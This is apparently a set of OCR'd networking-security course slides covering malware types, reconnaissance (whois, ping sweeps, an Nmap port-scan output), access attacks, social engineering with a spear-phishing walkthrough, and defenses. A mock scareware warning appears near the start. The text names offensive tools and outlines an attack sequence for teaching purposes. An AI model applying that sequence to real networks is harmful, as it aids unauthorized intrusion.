Spyware	Used to gather information about a user and send the information to another entity without the user’s consent. Spyware can be a system monitor, Trojan horse, Adware, tracking cookies, and key loggers.
Adware	Displays annoying pop-ups to generate revenue for its author. The malware may analyze user interests by tracking the websites visited. It can then send pop-up advertising pertinent to those sites.



Antivirus - Threaths detected

WARNING!

5 viruses detected!!

Our latest scan has detected 5 viruses and tracking cookies that may steal your personal info. You need to remove the threats now to avoid:

- ✗ System crashing
- ✗ Files deleted
- ✗ Personal info stealing
- ✗ Loss of Wi-Fi
- ✗ Infecting your other devices

Common Malware Behaviors

- Computers infected with malware often exhibit one or more of the following symptoms:
  - Appearance of strange files, programs, or desktop icons
  - Antivirus and firewall programs are turning off or reconfiguring settings
  - Computer screen is freezing or system is crashing
  - Emails are spontaneously being sent without your knowledge to your contact list
  - Files have been modified or deleted
  - Increased CPU and/or memory usage
  - Problems connecting to networks
  - Slow computer or web browser speeds
  - Unknown processes or services running
  - Unknown TCP or UDP ports open
  - Connections are made to hosts on the Internet without user action
  - Strange computer behavior
- **Note:** Malware behavior is not limited to the above list.

Common Threats and Attacks

Lab – Anatomy of Malware

In this lab, you will research and analyze some recent malware.

- https://www.mcafee.com/enterprise/en-us/lp/insights-preview.html
- https://blog.malwarebytes.com/threats/

- https://www.securityweek.com/virus-threats/virus-malware
- https://www.technewsworld.com/perl/section/viruses-malware/
- https://blog.talosintelligence.com/

14.2 Common Network Attacks - Reconnaissance, Access, and Social Engineering

Types of Network Attacks

- Malware is a means to get a payload delivered .
- When a payload is delivered and installed, it can be used to cause a variety of network-related attacks from the inside as well as from the outside.
- Network attacks are classified into three categories:
  - Reconnaissance Attacks
  - Access Attacks
  - DoS Attacks

Reconnaissance Attacks

- Reconnaissance is information gathering.
- Threat actors use reconnaissance (or recon) attacks to do unauthorized discovery and mapping of systems, services, or vulnerabilities.
- Recon attacks precede access attacks or DoS attacks.


Reconnaissance Attacks (Contd.)

The techniques used by malicious threat actors to conduct reconnaissance attacks are as follows:

Technique	Description
Perform an information query of a target	The threat actor is looking for initial information about a target. Various tools can be used, including the Google search, organizations website, whois, and more.
Initiate a ping sweep of the target network	The information query usually reveals the target's network address. The threat actor can now initiate a ping sweep to determine which IP addresses are active.
Initiate a port scan of active IP addresses	This is used to determine which ports or services are available. Examples of port scanners include Nmap, SuperScan, Angry IP Scanner, and NetScanTools.
Run vulnerability scanners	This is to query the identified ports to determine the type and version of the application and operating system that is running on the host. Examples of tools include Nipper, Secuna PSI, Core Impact, Nessus v6, SAINT, and Open VAS.
Run exploitation tools	The threat actor now attempts to discover vulnerable services that can be exploited. A variety of vulnerability exploitation tools exist including Metasploit, Core Impact, Sqlmap, Social Engineer Toolkit, and Netsparker.

Reconnaissance Attacks (Contd.)

Internet Information Queries: Click Play in the figure to view an animation of a threat actor using the who is command to find information about a target.




WHOIS RECORD FOR

cisco.com

Registrant:
Cisco Technology, Inc. (CISCO-DOM)
170 W. Tasman Drive
San Jose, CA 95134
USA


Domain Name: CISCO.COM

Performing Ping Sweep: Click Play in the figure to view an animation of a threat actor doing a ping sweep of the target's network address to discover live and active IP addresses.



Reconnaissance Attacks (Contd.)

Performing Port Scan: Click Play in the figure to view an animation of a threat actor performing a port scan on the discovered active IP addresses using Nmap.




```
PORT     STATE   SERVICE  VERSION
22/tcp   open    ssh      OpenSSH 3.5p1 (p)
53/tcp   open    domain   ISC Bind 9.2.1
111/tcp  open    rpcbind  2 (rpc #100000)
631/tcp  open    ipp      CUPS 1.1
953/tcp  open    rndc?
```

Common Network Attacks - Reconnaissance, Access, and Social Engineering

Video - Reconnaissance Attacks

Watch the video to learn about the different techniques in a reconnaissance attack.



Video – Reconnaissance Attacks

This video will explain the following techniques used in a reconnaissance attack:

- Perform an information query on a target
- Initiate a ping sweep of the target network
- Initiate a port scan of active ip addresses
- Run vulnerability scanners
- Run exploitation tools

Access Attacks

- Access attacks exploit known vulnerabilities in authentication services, FTP services, and web services to gain entry into web accounts, confidential databases, and other sensitive information.

Password Attacks


- The threat actor attempts to discover critical system passwords using a variety of password cracking tools.

Spoofing Attacks


- The threat actor device attempts to pose as another device by falsifying data.
- Common spoofing attacks include **IP spoofing, MAC spoofing, and DHCP spoofing**.
  - Trust exploitations
  - Port redirections
  - Man-in-the-middle attacks
  - Buffer overflow attacks

Access Attacks (Contd.)

Trust Exploitation Example: Click Play in the figure to view an example of trust exploitation.




Port Redirection Example: The example shows a threat actor using SSH (port 22) to connect to a compromised Host A trusted by Host B. Hence, the threat actor can use Telnet (port 23) to access it.




Common Network Attacks - Reconnaissance, Access, and Social Engineering

Access Attacks (Contd.)

Man-in-the-Middle Attack Example: The figure displays an example of a man-in-the-middle attack.




Buffer Overflow Attack: The figure shows that the threat actor is sending many packets to the victim in an attempt to overflow the victim's buffer.



Common Network Attacks - Reconnaissance, Access, and Social Engineering

Video - Access and Social Engineering Attacks

Watch the video to see the demonstration of the types of access and social engineering attacks.



Video – Access and Social Engineering Attacks


This video will cover the following:

- Techniques used in access attacks (password attacks, spoofing attacks, trust exploitations, port redirections, man-in-the-middle attacks, buffer overflow attacks)
- Techniques used in social engineering attacks (pretexting, phishing, spear phishing, spam, something for something, baiting, impersonation, tailgating, shoulder surfing, dumpster diving)

Social Engineering Attacks

- Social Engineering is an access attack that attempts to manipulate individuals into performing actions or divulging into confidential information.
- Some social engineering techniques are performed in-person or via the telephone or internet.
- Social engineering techniques are explained in the below table.

Social Engineering Attack	Description
Pretexting	A threat actor pretends to need personal or financial data to confirm the identity of the recipient.
Phishing	A threat actor sends fraudulent email which is disguised as being from a legitimate, trusted source to trick the recipient into installing malware on their device, or to share personal or financial information.
Spear phishing	A threat actor creates a targeted phishing attack tailored for a specific individual or organization.
Spam	Also known as junk mail, this is unsolicited email which often contains harmful links, malware, or deceptive content.



ANATOMY OF A SPEAR PHISHING ATTACK

1. A hacker targets a company. Using social networks or other internet data, he finds employees with access to company data/systems.

2. Following the social trail, he identifies other people the employee may know.

3. A fake but recognizable email address is created to impersonate a colleague or boss.

4. A personalized email is sent to the employee from the fake address with a link or attachment.

5. The email passes the spam filter and arrives at the employee's inbox.

6. The email is opened because they 'know' the sender.

7. A link is clicked or attachment opened.

8a. Opened website causes credentials to be stolen/malware to be installed.

8b. Opened attachment causes malware to infect the computer/smartphone/network.


9. The hacker uses the backdoor to steal information

Social Engineering Attacks (Contd.)

Social Engineering Attack	Description
Something for Something	Sometimes called “Quid pro quo”, this is when a threat actor requests personal information from a party in exchange for something such as a gift.
Baiting	A threat actor leaves a malware infected flash drive in a public location. A victim finds the drive and unsuspectingly inserts it into their laptop, unintentionally installing malware.
Impersonation	In this type of attack, a threat actor pretends to be someone else to gain the trust of a victim.
Tailgating	This is where a threat actor quickly follows an authorized person into a secure location to gain access to a secure area.
Shoulder surfing	This is where a threat actor inconspicuously looks over someone’s shoulder to steal their passwords or other information.
Dumpster diving	This is where a threat actor rummages through trash bins to discover confidential documents.

Social Engineering Attacks (Contd.)

- The Social Engineer Toolkit (SET) was designed to help white hat hackers and other network security professionals to create social engineering attacks to test their own networks.
- Enterprises must educate their users about the risks of social engineering, and develop strategies to validate identities over the phone, via email, or in person.


Protecting against social engineering attacks
Always destroy confidential information according to the organization policy.
Never give your username / password credentials to anyone.
Never leave your username/ password credentials where they can easily be found.
Never open emails from untrusted sources.
Never release work related information on social media sites.
Never re-use work related passwords.
Always lock or sign out of your computer when unattended.
Always report suspicious individuals.

Social Engineering Protection Practices

Strengthening the Weakest Link

- Cybersecurity is as strong as its weakest link.
- The weakest link in cybersecurity can be the personnel within an organization, and social engineering is a major security threat.
- One of the most effective security measures that an organization can take is to train its personnel and create a ‘**security-aware culture**’.

Lab – Social Engineering

In this lab, you will research examples of social engineering and identify ways to recognize and prevent it.

https://www.sans.org/reading-room/whitepapers/critical/methods-understanding-reducing-social-engineering-attacks-36972

14.3 Network Attacks - Denial of Service, Buffer Overflows, and Evasion

Video – Denial of Service Attacks

Watch the video to learn about Denial of Service attacks.


Video – Denial of Service Attacks

This video will cover the following:

